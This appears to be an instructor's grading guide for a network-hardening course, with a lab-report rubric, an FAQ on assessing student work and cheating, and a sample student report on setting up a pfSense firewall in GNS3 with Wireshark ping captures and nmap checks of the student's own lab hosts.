Purpose	A paragraph of 3-5 sentences describes the purpose of the lab.	The paragraph is less than 3 sentences (0, 1, 2), or more than 5 sentences (6+). There is more than one paragraph. The purpose of the lab was not addressed.	1
Materials	At least one Bullet Point is made for the materials used.	No materials were listed in a bullet point format.	1
Discussion	A single paragraph of 3-5 sentences was used to describe the results of the lab. Figures were referenced.	More than 1 paragraph was used. The paragraph is less than 3 (0, 1, 2) sentences or more than 5 (6+) sentences. No discussion of the lab results occurred. Figures were not referenced.	1
Lessons Learned	A single paragraph of 3-5 sentences is used to describe the student's lessons learned.	More than 1 paragraph was used. The paragraph is less than 3 (0, 1, 2) sentences or more than 5 (6+) sentences. No discussion of lessons learned occurred.	1
Grammar	0, 1, or 2 grammatical errors as reported by common automated tools in accordance with https://owl.purdue.edu/owl/general_writing/grammar/index.html	Three (3) or more grammatical errors	1
Screenshots/Evidence	All figures relate to the lab being performed. The figures are framed, centered, and have a caption. The caption requires an identifier (e.g. Figure 1) and a one-sentence description.	1 or more figures do not relate to the lab being performed, are not framed, or are not captioned with an identifier and a sentence description. Figures are missing.	1

Students must meet all requirements for the assignment to receive credit for completion of the week's homework lab. Students who do not meet requirements can use a token to resubmit the assignment.

Before I show example assignments and their rubrics, here are some FAQs:

- What if the student uses ChatGPT?
  Please ensure they cite it so that you don't have to report them for plagiarism.

- How can I tell from the screenshots that they accomplished the tasks?
  Teachers are experts in this field. You can tell at a glance if they did the homework lab or not. If the screenshots are not reflective of the tasks or are unreadable, send the report back as unsatisfactory and explain why it is inadequate.

- I don't usually teach this course, so I'm not an expert. What do I do?
  The labs are designed for a teacher to lead students through the individual components of each lab. The homework accounts for approximately 80% of what was covered in class, with some additional exercises designed to encourage students to think critically and apply concepts. Save what you did when leading

the class, and you have a good idea of what screenshot they should be submitting. The homework deliverables are very similar.

- How can I tell if they cheated and someone else completed the lab for them?
  You really can't. However, I grade all assignments at once, so if screenshots are reused, I can usually spot the people involved. Each party is equally responsible for plagiarism or cheating. As you complete the labs in this book, you can see that the student would have to find someone willing to complete the same lab twice, and there are very few people who have time for that.

- With the same IP addresses being used, how can I tell if a student's work is their own?
  If this becomes a problem in my class, I assign an IP address pool to each student. However, I prefer not to do this because students should be able to ask their peers for assistance, and keeping the IP addresses the same facilitates this practice.

- How can I tell if a ping is working from a screenshot?
  You can't really. It is conceivable that students made configuration changes to allow connectivity to 'spoof' the screenshot. If you think this is a problem, in the next lab report, you will just need to require trace route screenshots instead of ping.

- What if a student gets caught up on a step in a lab and can't complete it?
  I give full credit to students who make an honest effort in completing the lab. How can I tell if they made a sincere effort? I read their report and compared their screenshots. They will discuss their frustrations and troubleshooting efforts in their lab discussion and lessons learned. Oftentimes, they are reporting the same issues you encountered when you first learned the material. It's a judgment call you can make.

- How can I....
  Look, I can't account for every measure. But keep in mind that cheaters are pretty lazy. The first time they cheat, they make a great effort not to be caught, but as the course progresses and the lab's complexities reveal themselves, they will no longer expend the effort, or they become too lazy to cheat effectively. Cheaters won't pass the exams, which keeps them in the D student category. Spend your time teaching effectively, knowing the cheaters always reveal themselves. Talk to your students; if they can't hold a conversation about the lesson at hand, write their name down to double-check their homework assignments that week. My office is covered in lists. Even if they cheat their way to a degree, they won't be able to cheat their way through a cyber job interview. I used to tell my freshmen that if they think a few pieces of paper is all college is, then they should visit one of many websites where, for $700, they can get a degree with transcripts and start applying for jobs. Good luck.

Examples with rubrics

There are real student examples and the associate rubrics.

CHAPTER 33 – NETWORK HARDENING -PFSENSE INTRANET

AVERAGE EXAMPLE

Purpose

This chapter teaches us how to install a pfSense server and will act as our DHCP server. We will then open all the firewall ports to monitor network activity and place firewall rules in place to assess their impact on our enterprise network. We will configure the network and create firewall rules to regulate IPv4 traffic, and then observe the results through Wireshark.

Materials

- Chapter 31: Networking Hardening – pfSense Intranet

Discussion of Results

In Figure 1, it is shown that the GNS3 environment was successfully set up and is fully running. This follows up with Figures 2 and 3, where the pfSense firewall was successfully set up with all the correct firewall rules from the textbook. This is then proven in Figures 5 and 6 because with the correct firewall rules, PC 1 can ping the web server, and the web server can ping the external PC, and the external PC CANNOT ping the web server with the Wireshark capture shown below. However, as I got towards the end of the lab in Figures 7-9, management, VLAN, and Web server all had open ports, which is correct, but in Figure 10, IPS had open ports, which was not supposed to happen. I still do not know why that is, and will continue troubleshooting until I figure it out.

Lessons Learned

In this lab, I learned the importance of troubleshooting network connectivity issues, particularly when working with firewalls within a virtual environment such as GN3. Setting up pfSense again reminded me of my time in CI 120. Also, it reinforced my understanding of firewall rules and routing configurations, as a minor misconfiguration can block communication between the devices. I also realized, as I was finishing the lab, that I want to test for connectivity early to catch potential issues early. Finally, this lab helped me regain hands-on experience with pfSense again as it has been 2 years since I last used it, which was nice because it is helpful with configuring and securing real-world networks.

List of Figures




Figure 1 – GNS3 Environment for Assignment #1




Figure 2 – pfSense Firewall Successfully Set up and Running




Figure 3: pfSense Firewall Successfully Setup on the Website




Figure 4: Apache Running on Management PC




Figure 5: VLAN PC 1 can Ping Web, Web can Ping External PC, and External PC CANNOT Ping Web

86	10.0.0.7	20.0.0.6	ICMP	98	Echo (ping) request id=0x0328, seq=1/256, ttl=63 (reply in 87)
87	20.0.0.6	10.0.0.7	ICMP	98	Echo (ping) reply id=0x0328, seq=1/256, ttl=64 (request in 86)
88	10.0.0.7	20.0.0.6	ICMP	98	Echo (ping) request id=0x0428, seq=2/512, ttl=63 (reply in 89)
89	20.0.0.6	10.0.0.7	ICMP	98	Echo (ping) reply id=0x0428, seq=2/512, ttl=64 (request in 88)
90	10.0.0.7	20.0.0.6	ICMP	98	Echo (ping) request id=0x0528, seq=3/768, ttl=63 (reply in 91)
91	20.0.0.6	10.0.0.7	ICMP	98	Echo (ping) reply id=0x0528, seq=3/768, ttl=64 (request in 90)
94	10.0.0.7	20.0.0.6	ICMP	98	Echo (ping) request id=0x0628, seq=4/1024, ttl=63 (reply in 95)
95	20.0.0.6	10.0.0.7	ICMP	98	Echo (ping) reply id=0x0628, seq=4/1024, ttl=64 (request in 94)
96	10.0.0.7	20.0.0.6	ICMP	98	Echo (ping) request id=0x0728, seq=5/1280, ttl=63 (reply in 97)
97	20.0.0.6	10.0.0.7	ICMP	98	Echo (ping) reply id=0x0728, seq=5/1280, ttl=64 (request in 96)

Figure 6: Wireshark Capture of PC 1 Successfully Pinging Web Server




Figure 7: Web Server has Open Ports




Figure 8: Management PC has Open Ports




Figure 9: VLAN PCs have Open Ports



Figure 10: Unknown to Why IPS has Open Ports

Criteria	Ratings		Points
	Meets Requirements	**Needs Work**	
Purpose	A paragraph of 3-5 sentences describes the purpose of the lab.	The paragraph is less than 3 sentences (0, 1, 2), or more than 5 sentences (6+). There is more than one paragraph. The purpose of the lab was not addressed.	1
Materials	At least one Bullet Point is made for the materials used.	No materials were listed in a bullet point format.	1
Discussion	A single paragraph of 3-5 sentences was used to describe the results of the lab. Figures were referenced.	More than 1 paragraph was used. The paragraph is less than 3 (0, 1, 2) sentences or more than 5 (6+) sentences. No discussion of the lab results occurred. Figures were not referenced.	1
Lessons Learned	A single paragraph of 3-5 sentences is used to describe the student's lessons learned.	More than 1 paragraph was used. The paragraph is less than 3 (0, 1, 2) sentences or more than 5 (6+) sentences. No discussion of lessons learned occurred.	1
Grammar	0, 1, or 2 grammatical errors as reported by common automated tools in accordance with https://owl.purdue.edu/owl/general_writing/grammar/index.html	Three (3) or more grammatical errors	1
Screenshots/ Evidence	All figures relate to the lab being performed. The figures are framed, centered, and have a caption. The caption requires an identifier (e.g. Figure 1) and a one-sentence description.	1 or more figures do not relate to the lab being performed, are not framed, or are not captioned with an identifier and a sentence description. Figures are missing.	1

Student Comments: *Hello Prof. HVH. I was able to complete everything. No network gateway errors like those that happened earlier in class today. However, I ran into another error in the nmap on the Kali VM management, web, and the VLAN PCs. They had open ports, which is correct, but the IPS had open ports when they were supposed to be closed. I ran out of time to trouble this last portion.*

